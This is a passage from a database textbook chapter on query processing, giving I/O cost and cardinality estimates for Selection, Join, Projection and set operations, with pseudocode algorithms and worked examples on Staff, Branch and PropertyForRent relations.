As we have seen in Section 5.1.1, the Selection operation in the relational algebra works on a single relation—say, R—and defines a relation S containing only those tuples of R that satisfy the specified predicate. The predicate may be simple, involving the comparison of an attribute of R with either a constant value or another attribute value. The predicate may also be composite, involving more than one condition, with conditions combined using the logical connectives $\wedge$ (AND), $\vee$ (OR), and $\sim$ (NOT). There are a number of different implementations for the Selection operation, depending on the structure of the file in which the relation is stored, and on whether the attribute(s) involved in the predicate have been indexed/hashed. The main strategies that we consider are:

- linear search (unordered file, no index);
- binary search (ordered file, no index);
- equality on hash key;

TABLE 23.1 Summary of estimated I/O cost of strategies for Selection operation.

STRATEGIES	COST
Linear search (unordered file, no index)	$\lceil n\text{Blocks}(R)/2 \rceil$, for equality condition on key attribute $n\text{Blocks}(R)$, otherwise
Binary search (ordered file, no index)	$\lceil \log_2 (n\text{Blocks}(R)) \rceil$, for equality condition on ordered attribute $\lceil \log_2 (n\text{Blocks}(R)) \rceil + \lceil SC_A(R)/b\text{Factor}(R) \rceil - 1$, otherwise
Equality on hash key	1, assuming no overflow
Equality condition on primary key	$n\text{Levels}_A(I) + 1$
Inequality condition on primary key	$n\text{Levels}_A(I) + \lceil n\text{Blocks}(R)/2 \rceil$
Equality condition on clustering (secondary) index	$n\text{Levels}_A(I) + \lceil SC_A(R)/b\text{Factor}(R) \rceil$
Equality condition on a nonclustering (secondary) index	$n\text{Levels}_A(I) + \lceil SC_A(R) \rceil$
Inequality condition on a secondary	$n\text{Levels}_A(I) + \lceil n\text{LfBlocks}_A(I)/2 + n\text{Tuples}(R)/2 \rceil$
B ⁺ -tree index	

- equality condition on primary key;
- inequality condition on primary key;
- equality condition on clustering (secondary) index;
- equality condition on a non-clustering (secondary) index;
- inequality condition on a secondary B⁺-tree index.

The costs for each of these strategies are summarized in Table 23.1.

Estimating the cardinality of the Selection operation

Before we consider these options, we first present estimates for the expected number of tuples and the expected number of distinct values for an attribute in the result relation S obtained from the Selection operation on R . Generally it is quite difficult to provide accurate estimates. However, if we assume the traditional simplifying assumptions that attribute values are uniformly distributed within their domain and that attributes are independent, we can use the following estimates:

$$n\text{Tuples}(S) = SC_A(R) \quad \text{predicate } p \text{ is of the form } (A \theta x)$$

For any attribute $B \neq A$ of S :

$$n\text{Distinct}_B(S) = \begin{cases} n\text{Tuples}(S) & \text{if } n\text{Tuples}(S) < n\text{Distinct}_B(R)/2 \\ [(n\text{Tuples}(S) + n\text{Distinct}_B(R))/3] & \text{if } n\text{Distinct}_B(R)/2 \leq n\text{Tuples}(S) \leq 2 * n\text{Distinct}_B(R) \\ n\text{Distinct}_B(R) & \text{if } n\text{Tuples}(S) > 2 * n\text{Distinct}_B(R) \end{cases}$$

It is possible to derive more accurate estimates when we relax the assumption of uniform distribution, but this requires the use of more detailed statistical information,

```

//
// Linear search
// Predicate is the search key.
// File is unordered. Blocks are numbered sequentially from 1.
// Returns a result table containing those tuples of R that match predicate.
//
for i = 1 to nBlocks(R) {                                // loop over each block
    block = read_block(R, i);
    for j = 1 to nTuples(block) {                          // loop over each tuple in block i
        if (block.tuple[j] satisfies predicate)
            then add tuple to result;
    }
}

```

Figure 23.5 Algorithm for linear search.

such as histograms and distribution steps (Piatetsky-Shapiro and Connell, 1984). We briefly discuss how Oracle uses histograms in Section 23.6.2.

(1) Linear search (unordered file, no index)

With this approach, it may be necessary to scan each tuple in each block to determine whether it satisfies the predicate, as illustrated in the outline algorithm shown in Figure 23.5. This is sometimes referred to as a *full table scan*. In the case of an equality condition on a key attribute, assuming that tuples are uniformly distributed about the file, then on average only half the blocks would be searched before the specific tuple is found, so the cost estimate is:

$$[n\text{Blocks}(R)/2]$$

For any other condition, the entire file may need to be searched, so the more general cost estimate is:

$$n\text{Blocks}(R)$$

(2) Binary search (ordered file, no index)

If the predicate is of the form $(A = x)$ and the file is ordered on attribute A , which is also the key attribute of relation R , then the cost estimate for the search is:

$$[\log_2 (n\text{Blocks}(R))]$$

The algorithm for this type of search is outlined in Figure 23.6. More generally, the cost estimate is:

$$[\log_2 (n\text{Blocks}(R))] + [SC_A(R)/b\text{Factor}(R)] - 1$$

The first term represents the cost of finding the first tuple using a binary search method. We expect there to be $SC_A(R)$ tuples satisfying the predicate, which will occupy $[SC_A(R)/b\text{Factor}(R)]$ blocks, of which one has been retrieved in finding the first tuple.

```

//
// Binary search
// Predicate is the search key.
// File is ordered in ascending value of the ordering key field, A.
// The file occupies nBlocks blocks, numbered sequentially from 1.
// Returns a boolean variable (found) indicating whether a record has been found that
// matches predicate, and a result table, if found.
//
next = 1; last = nBlocks; found = FALSE; keep_searching = TRUE;
while (last >= 1 and (not found) and (keep_searching)) {
    i = (next + last)/2;                // half the search space
    block = read_block(R, i) ;
    if (predicate < ordering_key_field(first_record(block)))
    then                                // record is in bottom half of search area
        last = i - 1;
    else if (predicate > ordering_key_field(last_record(block)))
    then                                // record is in top half of search area
        next = i + 1;
    else if (check_block_for_predicate(block, predicate, result))
    then                                // required record is in the block
        found = TRUE;
    else                                // record not there
        keep_searching = FALSE;
}

```

Figure 23.6 Algorithm for binary search on an ordered file.

(3) Equality on hash key

If attribute *A* is the hash key, then we apply the hashing algorithm to calculate the target address for the tuple. If there is no overflow, the expected cost is 1. If there is overflow, additional accesses may be necessary, depending on the amount of overflow and the method for handling overflow.

(4) Equality condition on primary key

If the predicate involves an equality condition on the primary key field ($A = x$), then we can use the primary index to retrieve the single tuple that satisfies this condition. In this case, we need to read one more block than the number of index accesses, equivalent to the number of levels in the index, and so the estimated cost is:

$$n\text{Levels}_A(I) + 1$$

(5) Inequality condition on primary key

If the predicate involves an inequality condition on the primary key field ($A < x$, $A \leq x$, $A > x$, $A \geq x$), then we can first use the index to locate the tuple satisfying the predicate $A = x$. Provided that the index is sorted, the required tuples can be found by accessing all tuples before or after this one. Assuming uniform

distribution, then we would expect half the tuples to satisfy the inequality, so the estimated cost is:

$$nLevels_A(I) + [nBlocks(R)/2]$$

(6) Equality condition on clustering (secondary) index

If the predicate involves an equality condition on attribute A, which is not the primary key but does provide a clustering secondary index, then we can use the index to retrieve the required tuples. The estimated cost is:

$$nLevels_A(I) + [SC_A(R)/bFactor(R)]$$

The second term is an estimate of the number of blocks that will be required to store the number of tuples that satisfy the equality condition, which we have estimated as $SC_A(R)$.

(7) Equality condition on a nonclustering (secondary) index

If the predicate involves an equality condition on attribute A, which is not the primary key but does provide a nonclustering secondary index, then we can use the index to retrieve the required tuples. In this case, we have to assume that the tuples are on different blocks (the index is not clustered this time), so the estimated cost becomes:

$$nLevels_A(I) + [SC_A(R)]$$

(8) Inequality condition on a secondary B⁺-tree index

If the predicate involves an inequality condition on attribute A ($A < x$, $A \leq x$, $A > x$, $A \geq x$), which provides a secondary B⁺-tree index, then from the leaf nodes of the tree we can scan the keys from the smallest value up to x (for $<$ or $\leq$ conditions) or from x up to the maximum value (for $>$ or $\geq$ conditions). Assuming uniform distribution, we would expect half the leaf node blocks to be accessed and, via the index, half the tuples to be accessed. The estimated cost is then:

$$nLevels_A(I) + [nLfBlocks_A(I)/2 + nTuples(R)/2]$$

The algorithm for searching a B⁺-tree index for a single tuple is shown in Figure 23.7.

(9) Composite predicates

So far, we have limited our discussion to simple predicates that involve only one attribute. However, in many situations the predicate may be composite, consisting of several conditions involving more than one attribute. We have already noted in Section 23.2 that we can express a composite predicate in two forms: conjunctive normal form and disjunctive normal form:

- A conjunctive selection contains only those tuples that satisfy all conjuncts.
- A disjunctive selection contains tuples formed by the union of all tuples that satisfy the disjuncts.

```

//
// B+-Tree search
// B+-Tree structure is represented as a linked list with each non-leaf node structured as:
// a maximum of  $n$  elements, each consisting of:
// a key value ( $key$ ) and a pointer ( $p$ ) to a child node (possibly NULL).
// Keys are ordered:  $key_1 < key_2 < key_3 < \dots < key_{n-1}$ 
// The leaf nodes point to addresses of actual records.
//  $Predicate$  is the search key.
// Returns a boolean variable ( $found$ ) indicating whether record has been found, and
// the address ( $return\_address$ ) of the record, if found.
//
node = get_root_node();
while (node is not a leaf node) {
    i = 1;                                // find the key that is less than predicate
    while (not (i > n or predicate < node[i].key)) {
        i = i + 1;
    }
    node = get_next_node(node[i].p); // node[i].p points to subtree that may contain predicate.
}
// Have found leaf node, so check whether a record exists with this predicate.
i = 1;
found = FALSE;
while (not (found or i > n)) {
    if (predicate = node[i].key)
    then {
        found = TRUE;
        return_address = node[i].p;
    }
    else
        i = i + 1;
}

```

Figure 23.7 Algorithm for searching B⁺-tree for single tuple matching a given value.

Conjunctive selection without disjunction If the composite predicate contains no disjunct terms, we may consider the following approaches:

- (1) If one of the attributes in a conjunct has an index or is ordered, we can use one of the selection strategies 2–8 discussed previously to retrieve tuples satisfying that condition. We can then check whether each retrieved tuple satisfies the remaining conditions in the predicate.
- (2) If the Selection involves an equality condition on two or more attributes and a composite index (or hash key) exists on the combined attributes, we can search the index directly, as previously discussed. The type of index will determine which of the aforementioned algorithms will be used.
- (3) If we have secondary indexes defined on one or more attributes and again these attributes are involved only in equality conditions in the predicate, then if the indexes use record pointers (a record pointer uniquely identifies each

tuple and provides the address of the tuple on disk), as opposed to block pointers, we can scan each index for tuples that satisfy an individual condition. By then forming the intersection of all the retrieved pointers, we have the set of pointers that satisfy these conditions. If indexes are not available for all attributes, we can test the retrieved tuples against the remaining conditions.

Selections with disjunction If one of the terms in the selection condition contains an $\vee$ (OR), and the term requires a linear search because no suitable index or sort order exists, the entire Selection operation requires a linear search. Only if an index or sort order exists on *every* term in the Selection can we optimize the query by retrieving the tuples that satisfy each condition and applying the Union operation, as discussed in Section 23.4.5, which will also eliminate duplicates. Again, record pointers can be used if they exist.

If no attribute can be used for efficient retrieval, we use the linear search method and check all the conditions simultaneously for each tuple. We now give an example to illustrate the use of estimation with the Selection operation.

EXAMPLE 23.4 Cost estimation for Selection operation

For the purposes of this example, we make the following assumptions about the *Staff* relation:

- There is a hash index with no overflow on the primary key attribute *staffNo*.
- There is a clustering index on the foreign key attribute *branchNo*.
- There is a B⁺-tree index on the *salary* attribute.
- The *Staff* relation has the following statistics stored in the system catalog:

$nTuples(Staff)$	= 3000		
$bFactor(Staff)$	= 30	$\Rightarrow$	$nBlocks(Staff) = 100$
$nDistinct_{branchNo}(Staff)$	= 500	$\Rightarrow$	$SC_{branchNo}(Staff) = 6$
$nDistinct_{position}(Staff)$	= 10	$\Rightarrow$	$SC_{position}(Staff) = 300$
$nDistinct_{salary}(Staff)$	= 500	$\Rightarrow$	$SC_{salary}(Staff) = 6$
$min_{salary}(Staff)$	= 10,000		$max_{salary}(Staff) = 50,000$
$nLevels_{branchNo}(I)$	= 2		
$nLevels_{salary}(I)$	= 2		$nLfBlocks_{salary}(I) = 50$

The estimated cost of a linear search on the key attribute *staffNo* is 50 blocks, and the cost of a linear search on a non-key attribute is 100 blocks. Now we consider the following Selection operations, and use the previous strategies to improve on these two costs:

- S1: $\sigma_{staffNo='SG5'}(Staff)$
- S2: $\sigma_{position='Manager'}(Staff)$
- S3: $\sigma_{branchNo='B003'}(Staff)$
- S4: $\sigma_{salary>20000}(Staff)$
- S5: $\sigma_{position='Manager' \wedge branchNo='B003'}(Staff)$

S1: This Selection operation contains an equality condition on the primary key. Therefore, as the attribute *staffNo* is hashed we can use strategy 3 defined earlier to estimate the cost as 1 block. The estimated cardinality of the result relation is $SC_{staffNo}(Staff) = 1$.

- S2: The attribute in the predicate is a non-key, non-indexed attribute, so we cannot improve on the linear search method, giving an estimated cost of 100 blocks. The estimated cardinality of the result relation is $SC_{\text{position}}(\text{Staff}) = 300$.
- S3: The attribute in the predicate is a foreign key with a clustering index, so we can use Strategy 6 to estimate the cost as $2 + [6/30] = 3$ blocks. The estimated cardinality of the result relation is $SC_{\text{branchNo}}(\text{Staff}) = 6$.
- S4: The predicate here involves a range search on the salary attribute, which has a B⁺-tree index, so we can use strategy 7 to estimate the cost as: $2 + [50/2] + [3000/2] = 1527$ blocks. However, this is significantly worse than the linear search strategy, so in this case we would use the linear search method. The estimated cardinality of the result relation is $SC_{\text{salary}}(\text{Staff}) = [3000 * (50000 - 20000) / (50000 - 10000)] = 2250$.
- S5: In the final example, we have a composite predicate but the second condition can be implemented using the clustering index on branchNo (S3), which we know has an estimated cost of 3 blocks. While we are retrieving each tuple using the clustering index, we can check whether it satisfies the first condition (position = 'Manager'). We know that the estimated cardinality of the second condition is $SC_{\text{branchNo}}(\text{Staff}) = 6$. If we call this intermediate relation T, then we can estimate the number of distinct values of position in T, $n\text{Distinct}_{\text{position}}(T)$, as: $[(6 + 10)/3] = 6$. Applying the second condition now, the estimated cardinality of the result relation is $SC_{\text{position}}(T) = 6/6 = 1$, which would be correct if there is one manager for each branch.

23.4.3 Join Operation ($T = (R \bowtie_F S)$)

We mentioned at the start of this chapter that one of the main concerns when the relational model was first launched commercially was the performance of queries. In particular, the operation that gave most concern was the Join operation, which apart from Cartesian product, is the most time-consuming operation to process, and one we have to ensure is performed as efficiently as possible. Recall from Section 5.1.3 that the Theta join operation defines a relation containing tuples that satisfy a specified predicate F from the Cartesian product of two relations; say, R and S . The predicate F is of the form $R.a \theta S.b$, where θ may be one of the logical comparison operators. If the predicate contains only equality ($=$), the join is an Equijoin. If the join involves all common attributes of R and S , the join is called a Natural join. In this section, we look at the main strategies for implementing the Join operation:

- block nested loop join;
- indexed nested loop join;
- sort-merge join;
- hash join.

For the interested reader, a more complete survey of join strategies can be found in Mishra and Eich (1992). The cost estimates for the different Join operation strategies are summarized in Table 23.2. We start by estimating the cardinality of the Join operation.

Estimating the cardinality of the Join operation

The cardinality of the Cartesian product of R and S , $R \times S$, is simply:

$$n\text{Tuples}(R) * n\text{Tuples}(S)$$

TABLE 23.2 Summary of estimated I/O cost of strategies for Join operation.

STRATEGIES	COST
Block nested loop join	$n\text{Blocks}(R) + (n\text{Blocks}(R) * n\text{Blocks}(S))$, if buffer has only one block for R and S $n\text{Blocks}(R) + [n\text{Blocks}(S) * (n\text{Blocks}(R) / (n\text{Buffer} - 2))]$, if $(n\text{Buffer} - 2)$ blocks for R $n\text{Blocks}(R) + n\text{Blocks}(S)$, if all blocks of R can be read into database buffer
Indexed nested loop join	Depends on indexing method; for example: $n\text{Blocks}(R) + n\text{Tuples}(R) * (n\text{Levels}_A(I) + 1)$, if join attribute A in S is the primary key $\text{Blocks}(R) + n\text{Tuples}(R) * (n\text{Levels}_A(I) + [SC_A(R) / b\text{Factor}(R)])$, for clustering index I on attribute A
Sort–merge join	$n\text{Blocks}(R) * [\log_2(n\text{Blocks}(R))] + n\text{Blocks}(S) * [\log_2(n\text{Blocks}(S))]$, for sorts $n\text{Blocks}(R) + n\text{Blocks}(S)$, for merge
Hash join	$3(n\text{Blocks}(R) + n\text{Blocks}(S))$, if hash index is held in memory $2(n\text{Blocks}(R) + n\text{Blocks}(S)) * [\log_{n\text{Buffer}-1}(n\text{Blocks}(S)) - 1] + n\text{Blocks}(R) + n\text{Blocks}(S)$, otherwise

Unfortunately, it is much more difficult to estimate the cardinality of any join, as it depends on the distribution of values in the joining attributes. In the worst case, we know that the cardinality of the join cannot be any greater than the cardinality of the Cartesian product, so:

$$n\text{Tuples}(T) \leq n\text{Tuples}(R) * n\text{Tuples}(S)$$

Some systems use this upper bound, but this estimate is generally too pessimistic. If we again assume a uniform distribution of values in both relations, we can improve on this estimate for Equijoins with a predicate $(R.A = S.B)$ as follows:

- (1) If A is a key attribute of R, then a tuple of S can only join with one tuple of R. Therefore, the cardinality of the Equijoin cannot be any greater than the cardinality of S:

$$n\text{Tuples}(T) \leq n\text{Tuples}(S)$$

- (2) Similarly, if B is a key of S, then:

$$n\text{Tuples}(T) \leq n\text{Tuples}(R)$$

- (3) If neither A nor B are keys, then we could estimate the cardinality of the join as:

$$n\text{Tuples}(T) = SC_A(R) * n\text{Tuples}(S)$$

or

$$n\text{Tuples}(T) = SC_B(S) * n\text{Tuples}(R)$$

```

//
// Block nested loop join
// Blocks in both files are numbered sequentially from 1.
// Returns a result table containing the join of R and S.
//
for iblock = 1 to nBlocks(R) {                                // outer loop
    Rblock = read_block(R, iblock);
    for jblock = 1 to nBlocks(S) {                            // inner loop
        Sblock = read_block(S, jblock);
        for i = 1 to nTuples(Rblock) {
            for j = 1 to nTuples(Sblock) {
                if (Rblock.tuple[i]/Sblock.tuple[j] match join condition)
                    then add them to result;
            }
        }
    }
}

```

Figure 23.8 Algorithm for block nested loop join.

To obtain the first estimate, we use the fact that for any tuple s in S , we would expect on average $SC_A(R)$ tuples with a given value for attribute A , and this number to appear in the join. Multiplying this by the number of tuples in S , we get the first estimate shown previously. Similarly, for the second estimate.

(1) Block nested loop join

The simplest join algorithm is a nested loop that joins the two relations together a tuple at a time. The outer loop iterates over each tuple in one relation R , and the inner loop iterates over each tuple in the second relation S . However, as we know that the basic unit of reading/writing is a disk block, we can improve on the basic algorithm by having two additional loops that process blocks, as indicated in the outline algorithm of Figure 23.8.

Because each block of R has to be read, and each block of S has to be read for each block of R , the estimated cost of this approach is:

$$nBlocks(R) + (nBlocks(R) * nBlocks(S))$$

With this estimate the second term is fixed, but the first term could vary depending on the relation chosen for the outer loop. Clearly, we should choose the relation that occupies the smaller number of blocks for the outer loop.

Another improvement to this strategy is to read as many blocks as possible of the smaller relation, say R , into the database buffer, saving one block for the inner relation, and one for the result relation. If the buffer can hold $nBuffer$ blocks, then we should read $(nBuffer - 2)$ blocks from R into the buffer at a time, and one block from S . The total number of R blocks accessed is still $nBlocks(R)$, but the total number of S blocks read is reduced to approximately $[nBlocks(S) * (nBlocks(R) / (nBuffer - 2))]$. With this approach, the new cost estimate becomes:

```

//
// Indexed block loop join of R and S on join attribute A
// Assume that there is an index I on attribute A of relation S, and
// that there are  $m$  index entries  $I[1], I[2], \dots, I[m]$  with indexed value of tuple  $R[i].A$ 
// Blocks in R are numbered sequentially from 1.
// Returns a result table containing the join of R and S.
//
for iblock = 1 to nBlocks(R) {
    Rblock = read_block(R, iblock);
    for i = 1 to nTuples(Rblock) {
        for j = 1 to m {
            if (Rblock.tuple[i].A = I[j])
                then add corresponding tuples to result;
        }
    }
}

```

Figure 23.9 Algorithm for indexed nested loop join.

$$nBlocks(R) + [nBlocks(S) * (nBlocks(R) / (nBuffer - 2))]$$

If we can read all blocks of R into the buffer, this reduces to:

$$nBlocks(R) + nBlocks(S)$$

If the join attributes in an Equijoin (or Natural join) form a key on the inner relation, then the inner loop can terminate as soon as the first match is found.

(2) Indexed nested loop join

If there is an index (or hash function) on the join attributes of the inner relation, then we can replace the inefficient file scan with an index lookup. For each tuple in R, we use the index to retrieve the matching tuples of S. The indexed nested loop join algorithm is outlined in Figure 23.9. For clarity, we use a simplified algorithm that processes the outer loop a block at a time. As noted earlier, however, we should read as many blocks of R into the database buffer as possible. We leave this modification of the algorithm as an exercise for the reader (see Exercise 23.19).

This is a much more efficient algorithm for a join, avoiding the enumeration of the Cartesian product of R and S. The cost of scanning R is $nBlocks(R)$, as before. However, the cost of retrieving the matching tuples in S depends on the type of index and the number of matching tuples. For example, if the join attribute A in S is the primary key, the cost estimate is:

$$nBlocks(R) + nTuples(R) * (nLevels_A(I) + 1)$$

If the join attribute A in S is a clustering index, the cost estimate is:

$$nBlocks(R) + nTuples(R) * (nLevels_A(I) + [SC_A(R) / bFactor(R)])$$

(3) Sort-merge join

For Equijoins, the most efficient join is achieved when both relations are sorted on the join attributes. In this case, we can look for qualifying tuples of R and S by merging the two relations. If they are not sorted, a preprocessing step can be carried out to sort them. Because the relations are in sorted order, tuples with the same join attribute value are guaranteed to be in consecutive order. If we assume that the join is many-to-many—that is, there can be many tuples of both R and S with the same join value—and if we assume that each set of tuples with the same join value can be held in the database buffer at the same time, then each block of each relation need only be read once. Therefore, the cost estimate for the sort-merge join is:

$$n\text{Blocks}(R) + n\text{Blocks}(S)$$

If a relation, R , has to be sorted, we would have to add the cost of the sort, which we can approximate as:

$$n\text{Blocks}(R) * [\log_2 (n\text{Blocks}(R))]$$

An outline algorithm for sort-merge join is shown in Figure 23.10.

(4) Hash join

For a Natural join (or Equijoin), a hash join algorithm may also be used to compute the join of two relations R and S on join attribute set A . The idea behind this algorithm is to partition relations R and S according to some hash function that provides uniformity and randomness. Each equivalent partition for R and S should hold the same value for the join attributes, although it may hold more than one value. Therefore, the algorithm has to check equivalent partitions for the same value. For example, if relation R is partitioned into $R_1, R_2, \dots, R_M$, and relation S into $S_1, S_2, \dots, S_M$ using a hash function $h()$, then if B and C are attributes of R and S respectively and $h(R.B) \neq h(S.C)$, then $R.B \neq S.C$. However, if $h(R.B) = h(S.C)$, it does not necessarily imply that $R.B = S.C$, as different values may map to the same hash value.

The second phase, called the *probing phase*, reads each of the R partitions in turn and for each one attempts to join the tuples in the partition to the tuples in the equivalent S partition. If a nested loop join is used for the second phase, the smaller partition is used as the outer loop, say R_i . The complete partition R_i is read into memory and each block of the equivalent S_i partition is read and each tuple is used to probe R_i for matching tuples. For increased efficiency, it is common to build an in-memory hash table for each partition R_i using a second hash function that is different from the partitioning hash function. The algorithm for hash join is outlined in Figure 23.11. We can estimate the cost of the hash join as:

$$3(n\text{Blocks}(R) + n\text{Blocks}(S))$$

This accounts for having to read R and S to partition them, write each partition to disk, and then having to read each of the partitions of R and S again to find matching tuples. This estimate is approximate and takes no account of overflows

```

//
// Sort-merge join of R and S on join attribute A
// Algorithm assumes join is many-to-many.
// Reads are omitted for simplicity.
// First sort R and S (unnecessary if two files are already sorted on join attributes).
sort(R);
sort(S);
// Now perform merge
nextR = 1; nextS = 1;
while (nextR <= nTuples(R) and nextS <= nTuples(S)) {
    join_value = R.tuples[nextR].A;
    // scan S until we find a value less than the current join value
    while (S.tuples[nextS].A < join_value and nextS <= nTuples(S)) {
        nextS = nextS + 1;
    }
    // May have matching tuple of R and S.
    // For each tuple in S with join_value, match it to each tuple in R with join_value.
    // (Assumes M:N join).
    while (S.tuples[nextS].A = join_value and nextS <= nTuples(S)) {
        m = nextR;
        while (R.tuples[m].A = join_value and m <= nTuples(R)) {
            add matching tuples S.tuples[nextS] and R.tuples[m] to result;
            m = m + 1;
        }
        nextS = nextS + 1;
    }
    // Have now found all matching tuples in R and S with the same join_value.
    // Now find the next tuple in R with a different join value.
    while (R.tuples[nextR].A = join_value and nextR <= nTuples(R)) {
        nextR = nextR + 1;
    }
}

```

Figure 23.10 Algorithm for sort-merge join.

occurring in a partition. It also assumes that the hash index can be held in memory. If this is not the case, the partitioning of the relations cannot be done in one pass, and a recursive partitioning algorithm has to be used. In this case, the cost estimate can be shown to be:

$$2(n\text{Blocks}(R) + n\text{Blocks}(S)) * [\log_{n\text{Buffer}-1} (n\text{Blocks}(S)) - 1] + n\text{Blocks}(R) + n\text{Blocks}(S)$$

For a more complete discussion of hash join algorithms, the interested reader is referred to Valduriez and Gardarin (1984), DeWitt *et al.* (1984), and DeWitt and Gerber (1985). Extensions, including the hybrid hash join, are described in Shapiro (1986) and a more recent study by Davison and Graefe (1994) describes hash join techniques that can adapt to the available memory.

```

//
// Hash join algorithm
// Reads are omitted for simplicity.
//
// Start by partitioning R and S.
for i = 1 to nTuples(R) {
    hash_value = hash_function(R.tuple[i].A);
    add tuple R.tuple[i].A to the R partition corresponding to hash value, hash_value;
}
for j = 1 to nTuples(S) {
    hash_value = hash_function(S.tuple[j].A);
    add tuple S.tuple[j].A to the S partition corresponding to hash value, hash_value;
}
// Now perform probing (matching) phase
for ihash = 1 to M {
    read R partition corresponding to hash value ihash;
    RP = Rpartition[ihash];
    for i = 1 to max_tuples_in_R_partition(RP) {
// build an in-memory hash index using hash_function2( ), different from hash_function( )
        new_hash = hash_function2(RP.tuple[i].A);
        add new_hash to in-memory hash index;
    }
    // Scan S partition for matching R tuples
    SP = Spartition[ihash];
    for j = 1 to max_tuples_in_S_partition(SP) {
        read S and probe hash table using hash_function2(SP.tuple[j].A);
        add all matching tuples to output;
    }
    clear hash table to prepare for next partition;
}

```

Figure 23.11 Algorithm for hash join.

EXAMPLE 23.5 Cost estimation for Join operation

For the purposes of this example, we make the following assumptions:

- There are separate hash indexes with no overflow on the primary key attributes `staffNo` of `Staff` and `branchNo` of `Branch`.
- There are 100 database buffer blocks.
- The system catalog holds the following statistics:

<code>nTuples(Staff)</code>	= 6000			
<code>bFactor(Staff)</code>	= 30	$\Rightarrow$	<code>nBlocks(Staff)</code>	= 200
<code>nTuples(Branch)</code>	= 500			
<code>bFactor(Branch)</code>	= 50	$\Rightarrow$	<code>nBlocks(Branch)</code>	= 10
<code>nTuples(PropertyForRent)</code>	= 100,000			
<code>bFactor(PropertyForRent)</code>	= 50	$\Rightarrow$	<code>nBlocks(PropertyForRent)</code>	= 2000

A comparison of the previous four strategies for the following two joins is shown in Table 23.3:

TABLE 23.3 Estimated I/O costs of Join operations in Example 23.5.

STRATEGIES	J1	J2	COMMENTS
Block nested loop join	400,200	20,010	Buffer has only one block for R and S
	4282	N/A ^a	(nBuffer – 2) blocks for R
	N/A ^b	2010	All blocks of R fit in database buffer
Indexed nested loop join	6200	510	Keys hashed
Sort–merge join	25,800	24,240	Unsorted
	2200	2010	Sorted
Hash join	6600	6030	Hash table fits in memory

^a All blocks of R can be read into buffer.

^b Cannot read all blocks of R into buffer.

J1: Staff $\bowtie_{\text{staffNo}}$ PropertyForRent

J2: Branch $\bowtie_{\text{branchNo}}$ PropertyForRent

In both cases, we know that the cardinality of the result relation can be no larger than the cardinality of the first relation, as we are joining over the key of the first relation. Note that no one strategy is best for both Join operations. The sort–merge join is best for the first join provided both relations are already sorted. The indexed nested loop join is best for the second join.

23.4.4 Projection Operation ($S = \Pi_{A_1, A_2, \dots, A_m}(R)$)

The Projection operation is also a unary operation that defines a relation S containing a vertical subset of a relation R extracting the values of specified attributes and eliminating duplicates. Therefore, to implement Projection we need the following steps:

- (1) removal of attributes that are not required;
- (2) elimination of any duplicate tuples that are produced from the previous step.

The second step is the more problematic one, although it is required only if the projection attributes do not include a key of the relation. There are two main approaches to eliminating duplicates: sorting and hashing. Before we consider these two approaches, we first estimate the cardinality of the result relation.

Estimating the cardinality of the Projection operation

When the Projection contains a key attribute, then because no elimination of duplicates is required, the cardinality of the Projection is:

$$n\text{Tuples}(S) = n\text{Tuples}(R)$$

If the Projection consists of a single non-key attribute ($S = \Pi_A(R)$), we can estimate the cardinality of the Projection as:

$$n\text{Tuples}(S) = SC_A(R)$$

Otherwise, if we assume that the relation is a Cartesian product of the values of its attributes, which is generally unrealistic, we could estimate the cardinality as:

$$nTuples(S) \leq \min(nTuples(R) \prod_{i=1}^n nDistinct_A(R))$$

(I) Duplicate elimination using sorting

The objective of this approach is to sort the tuples of the reduced relation using all the remaining attributes as the sort key. This has the effect of arranging the tuples in such a way that duplicates are adjacent and can be removed easily thereafter. To remove the unwanted attributes, we need to read all tuples of R and copy the required attributes to a temporary relation, at a cost of $nBlocks(R)$. The estimated cost of sorting is $nBlocks(R) * [\log_2(nBlocks(R))]$, and so the combined cost is:

$$nBlocks(R) + nBlocks(R) * [\log_2(nBlocks(R))]$$

An outline algorithm for this approach is shown in Figure 23.12.

```
//
// Projection using sorting
// Assume projecting relation R over the attributes a1, a2, ..., am.
// Returns result relation S.
//
// First, remove unwanted attributes.
for iblock = 1 to nBlocks(R) {
    block = read_block(R, iblock);
    for i = 1 to nTuples(block) {
        copy block.tuple[i].a1, block.tuple[i].a2, ..., block.tuple[i].am, to output T
    }
}
// Now sort T, if necessary.
if {a1, a2, ..., am} contains a key
then
    S = T;
else {
    sort(T);
// Finally, remove duplicates.
    i = 1; j = 2;
    while (i <= nTuples(T)) {
        output T[i] to S;
        // Skip over duplicates for this tuple, if any.
        while (T[i] = T[j]) {
            j = j + 1;
        }
        i = j; j = i + 1;
    }
}
```

Figure 23.12 Algorithm for Projection using sorting.

(2) Duplicate elimination using hashing

The hashing approach can be useful if we have a large number of buffer blocks relative to the number of blocks for R . Hashing has two phases: partitioning and duplicate elimination. In the partitioning phase, we allocate one buffer block for reading relation R and $(nBuffer - 1)$ buffer blocks for output. For each tuple in R , we remove the unwanted attributes and then apply a hash function h to the combination of the remaining attributes, and write the reduced tuple to the hashed value. The hash function h should be chosen so that tuples are uniformly distributed to one of the $(nBuffer - 1)$ partitions. Two tuples that belong to different partitions are guaranteed not to be duplicates, because they have different hash values, which reduces the search area for duplicate elimination to individual partitions. The second phase proceeds as follows:

- Read each of the $(nBuffer - 1)$ partitions in turn.
- Apply a second (different) hash function $h2()$ to each tuple as it is read.
- Insert the computed hash value into an in-memory hash table.
- If the tuple hashes to the same value as some other tuple, check whether the two are the same and eliminate the new one if it is a duplicate.
- Once a partition has been processed, write the tuples in the hash table to the result file.

If the number of blocks we require for the temporary table that results from the Projection on R before duplicate elimination is nb , then the estimated cost is:

$$nBlocks(R) + nb$$

This excludes writing the result relation and assumes that hashing requires no overflow partitions. We leave the development of this algorithm as an exercise for the reader.

23.4.5 The Relational Algebra Set Operations

$$(T = R \cup S, T = R \cap S, T = R - S)$$

The binary set operations of Union ($R \cup S$), Intersection ($R \cap S$), and Set difference ($R - S$) apply only to relations that are union-compatible (see Section 5.1.2). We can implement these operations by first sorting both relations on the same attributes and then scanning through each of the sorted relations once to obtain the desired result. In the case of Union, we place in the result any tuple that appears in either of the original relations, eliminating duplicates where necessary. In the case of Intersection, we place in the result only tuples that appear in both relations. In the case of Set difference, we examine each tuple of R and place it in the result only if it has no match in S . For all these operations, we could develop an algorithm using the sort-merge join algorithm as a basis. The estimated cost in all cases is simply:

$$nBlocks(R) + nBlocks(S) + nBlocks(R) * [\log_2 (nBlocks(R))] \\ + nBlocks(S) * [\log_2 (nBlocks(S))]$$

We could also use a hashing algorithm to implement these operations. For example, for Union we could build an in-memory hash index on R , and then add the tuples of S to the hash index only if they are not already present. At the end of this step, we would add the tuples in the hash index to the result.

